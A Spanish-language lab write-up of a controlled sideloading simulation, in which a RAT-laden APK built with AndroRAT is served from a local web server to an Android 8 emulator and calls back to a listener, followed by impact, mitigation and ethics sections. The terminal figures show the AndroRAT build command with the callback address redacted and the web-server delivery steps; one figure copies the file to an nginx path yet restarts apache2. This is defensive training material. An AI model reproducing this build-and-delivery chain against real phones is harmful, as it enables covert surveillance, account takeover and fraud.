


Entrada de una app maliciosa a un dispositivo móvil: simulación controlada de instalación lateral de APK en Android



Por: Joseph Gonzalez

Alcance	Simulación controlada de laboratorio en un dispositivo virtual Android 8 de prueba usando infraestructura operada por el investigador; uso educativo y analítico solamente.
Entorno	Kali Linux, AndroRAT, emulador de Android Studio, servicio local Apache de entrega, Chrome, artefactos localhost/LAN redactados.
Evidencia principal	Captura de compilación de APK, captura de preparación del servidor local, captura del listener, captura de descarga de APK, captura redactada de terminal con callback.

Uso educativo y analítico solamente. Los detalles de red local que aparecen en las figuras fueron redactados.

Introducción

Los dispositivos móviles son blancos atractivos de acceso inicial porque la instalación de software suele ocurrir rápido, en un dispositivo personal de confianza y bajo condiciones normales de navegación. A diferencia de una página de phishing centrada solo en credenciales, un paquete de aplicación malicioso puede trasladar el riesgo desde una contraseña escrita una vez hacia exposición persistente del lado del dispositivo, después de que el paquete se descarga, se aprueba y se abre.

Este estudio de caso examina un solo escenario controlado de instalación lateral en lugar de una lista genérica de pasos. El objetivo fue documentar cómo un APK entregado localmente pasó de preparación a descarga y luego a callback en un dispositivo Android virtual, preservando el resultado como un conjunto de artefactos redactados adecuados para análisis defensivo.

Metodología

Se realizó una simulación controlada de ciberseguridad en un laboratorio aislado usando Kali Linux, un servidor web local, AndroRAT y un emulador de Android Studio configurado como dispositivo virtual Android de prueba. El alcance se limitó a infraestructura controlada por el investigador, artefactos generados por el investigador y un teléfono virtual. No participaron usuarios reales, hosts públicos, teléfonos de terceros ni cuentas de producción.

1. Resumen

Una ruta de entrada mediante APK malicioso difiere del robo de credenciales web porque el atacante intenta colocar código ejecutable en el propio teléfono. Si el usuario acepta el paquete, el dispositivo puede convertirse en la plataforma para abuso posterior, no solo en el lugar donde se escribió mal una contraseña. En este caso, la pregunta analítica fue si un APK entregado localmente avanzaría desde la descarga hasta la ejecución y generaría un callback observable dentro del laboratorio.

2. Preparación del ataque

El equipo de laboratorio se usó para preparar un paquete de aplicación de prueba y colocarlo mediante una ruta de entrega local. Como muestran las Figuras 1 y 2, la fase de compilación del paquete se completó correctamente y el servicio web local se activó para que el archivo fuera accesible desde el dispositivo virtual. La importancia de esta etapa no es la sintaxis específica de los comandos, sino el hecho de que un paquete aparentemente ordinario pudo prepararse, firmarse y exponerse mediante un mecanismo de entrega amigable para navegador.

```
Session Actions Edit View Help
> python androRAT --build [redacted] -p4444 -o click.apk
python: can't open file '/home/joseph/Downloads/androRAT/androRAT.py': [Errno 2] No such file or directory
> python androRAT.py --build [redacted] -p4444 -o click.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/joseph/Downloads/androRAT/click.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk click.apk

~/Downloads/androRAT master ● ? joseph@kali >> |
```

Figura 1. Generación del APK en el host de laboratorio, con direccionamiento local redactado en el comando de compilación visible en la terminal.

```
Session Actions Edit View Help
> python androRAT --build [redacted] -p4444 -o click.apk
python: can't open file '/home/joseph/Downloads/androRAT/androRAT.py': [Errno 2] No such file or directory
> python androRAT.py --build [redacted] -p4444 -o click.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/joseph/Downloads/androRAT/click.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk click.apk

> sudo cp click.apk /usr/share/nginx/
[sudo] password for joseph:
> sudo systemctl restart apache2

> sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sat 2020-04-18 12:25:51 EDT; 11s ago
   Invocation: 772a2f80a0b2d2a10a0a0a0a0a0a0a0a
   Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 7558 (apache2)
   Status: "Total requests: 0; 100% Busy workers 100/0; Requests/sec: 0; Bytes served/sec: 0"
   Tasks: 6 (limit: 1024)
   Memory: 22M (peak: 22.5M)
   CPU: 50m
   CGroup: /system.slice/apache2.service
```

Figura 2. Preparación del servidor local y verificación de estado para la ruta de entrega usada en la simulación controlada.

3. Entrega e instalación

Como muestran las Figuras 3 y 4, el listener se colocó en estado de espera antes de la interacción con el dispositivo y luego el APK se ofreció al teléfono virtual mediante una ruta estándar de descarga en navegador. Para el usuario, el paquete aparecía como un archivo de aplicación descargable, no como un exploit evidente. Una vez aprobado el camino de instalación en el dispositivo, la pregunta defensiva central fue si las protecciones de la plataforma interrumpirían la cadena antes o inmediatamente después de la ejecución.




Figura 3. Listener preparado en el host de laboratorio antes de que ocurriera la interacción del dispositivo.




Figura 4. Dispositivo Android virtual mostrando el aviso de descarga del APK después de navegar al archivo alojado localmente.

4. Acceso obtenido

Como muestra la Figura 5, el listener registró un callback entrante después de abrir la aplicación en el dispositivo virtual. Esta salida de terminal es el artefacto forense principal del caso porque muestra que el APK no solo llegó al disco; se ejecutó e inició comunicación de regreso al host de laboratorio. Esa distinción importa. Un archivo descargado es exposición potencial. Un callback exitoso es evidencia de que ocurrió ejecución inicial del lado del dispositivo.




Figura 5. Salida del listener después de abrir el APK en el dispositivo virtual, mostrando la conexión entrante y el contexto de solicitud con detalles de red local redactados.



5. Por qué funcionó el exploit en Android 8

Este resultado es consistente con la forma en que Android 8 maneja software proveniente de fuera de la ruta de tienda confiable. En Android 8 y versiones posteriores, las instalaciones desde fuentes que no son Play se gobiernan por origen, lo que permite que el usuario autorice explícitamente a un navegador o ruta de manejo de archivos particular para instalar apps desconocidas. Si se concede esa aprobación, el instalador de paquetes puede continuar el flujo aunque la aplicación no provenga de Google Play.

El caso también resalta un límite importante de la protección basada en escaneo. Google Play Protect es una capa de seguridad importante, pero opera como una combinación de verificación, advertencia, escaneo y, cuando la detección es suficientemente fuerte, bloqueo, deshabilitación o eliminación de aplicaciones potencialmente dañinas. En esta instancia de laboratorio no se observó una interrupción significativa antes de que ocurriera el callback. La conclusión más segura no es que las protecciones móviles sean inútiles, sino que una instalación lateral aprobada por el usuario en un entorno heredado Android 8 aún puede ofrecer una ruta viable de entrada antes de que protecciones visibles intervengan. Frente a versiones más nuevas de Android, una plataforma heredada también carece del beneficio acumulado de comportamientos de seguridad posteriores y niveles de parche actuales.

6. Impacto real para la persona

Para una persona, una instalación exitosa de app maliciosa puede ser más dañina que una página de phishing de una sola vez porque el teléfono puede convertirse en el instrumento de vigilancia o fraude posterior. Dependiendo de las capacidades de la aplicación y los permisos que obtenga, las consecuencias pueden incluir captura de pantallas, mensajes, llamadas, audio, datos de ubicación, identificadores del dispositivo u otros artefactos personales. Eso, a su vez, puede apoyar toma de cuentas, interceptación de MFA, acoso, fraude financiero o extorsión.

El impacto personal se amplifica porque el smartphone concentra identidad, comunicación, fotografías, acceso bancario, sesiones en la nube y canales de recuperación en un solo dispositivo. Una vez comprometida la confianza en el teléfono, la víctima puede necesitar restablecer cuentas, rotar credenciales, reinscribir métodos de autenticación y tratar el dispositivo como no confiable hasta que sea limpiado o reconstruido por completo.



7. Mitigación, actualización y prevención

La ruta de corrección para esta clase de exposición comienza eliminando la vía de entrada. Los dispositivos reales deben ejecutar una versión de Android con soporte, mantenerse al día en actualizaciones del sistema operativo y de seguridad, conservar Google Play services y Play Protect habilitados, y evitar conceder derechos de instalación a navegadores o rutas de manejo de archivos salvo que exista una necesidad claramente documentada. En dispositivos administrados o familiares, controles de política, restricciones parentales o listas de permitidos pueden impedir la instalación lateral por completo.

Después de una instalación maliciosa sospechosa, la respuesta debe ser inmediata: desconectar el dispositivo de cuentas sensibles, desinstalar la aplicación, revisar permisos de alto riesgo como accesibilidad o administración del dispositivo, rotar contraseñas empezando por el correo, revocar sesiones activas y actualizar el dispositivo. La prevención a largo plazo depende de usar solo tiendas de aplicaciones confiables, verificar la identidad del publicador, revisar con cuidado los avisos de permisos y tratar un APK no solicitado igual que un ejecutable inesperado en una computadora de escritorio.

8. Consideración ética

Este estudio de caso se realizó en un entorno controlado estrictamente con fines educativos y analíticos. La ruta de entrega, el listener y el dispositivo virtual fueron operados por el investigador usando recursos propios, y los identificadores de red local visibles en la evidencia original fueron redactados intencionalmente antes de la publicación. No participaron usuarios reales, canales públicos de distribución ni dispositivos de terceros.

El valor del caso es defensivo, no operativo. Ilustra cuán poca fricción visible puede requerirse para que una aplicación instalada lateralmente avance desde la descarga hasta la ejecución cuando se persuade al usuario de aprobar la instalación en una plataforma móvil heredada. Ese aprendizaje es útil para entrenamiento de concienciación, conversaciones de endurecimiento de dispositivos y planificación de respuesta a incidentes.

En última instancia, la importancia de esta simulación no es que todo dispositivo Android moderno se comporte igual, sino que la confianza móvil todavía puede romperse en el momento exacto en que se permite que un paquete no confiable entre al teléfono. La lección defensiva es directa: reducir la instalación lateral, mantener la plataforma actualizada y tratar avisos inesperados de instalación de apps como decisiones de alto riesgo, no como pantallas rutinarias para tocar y seguir.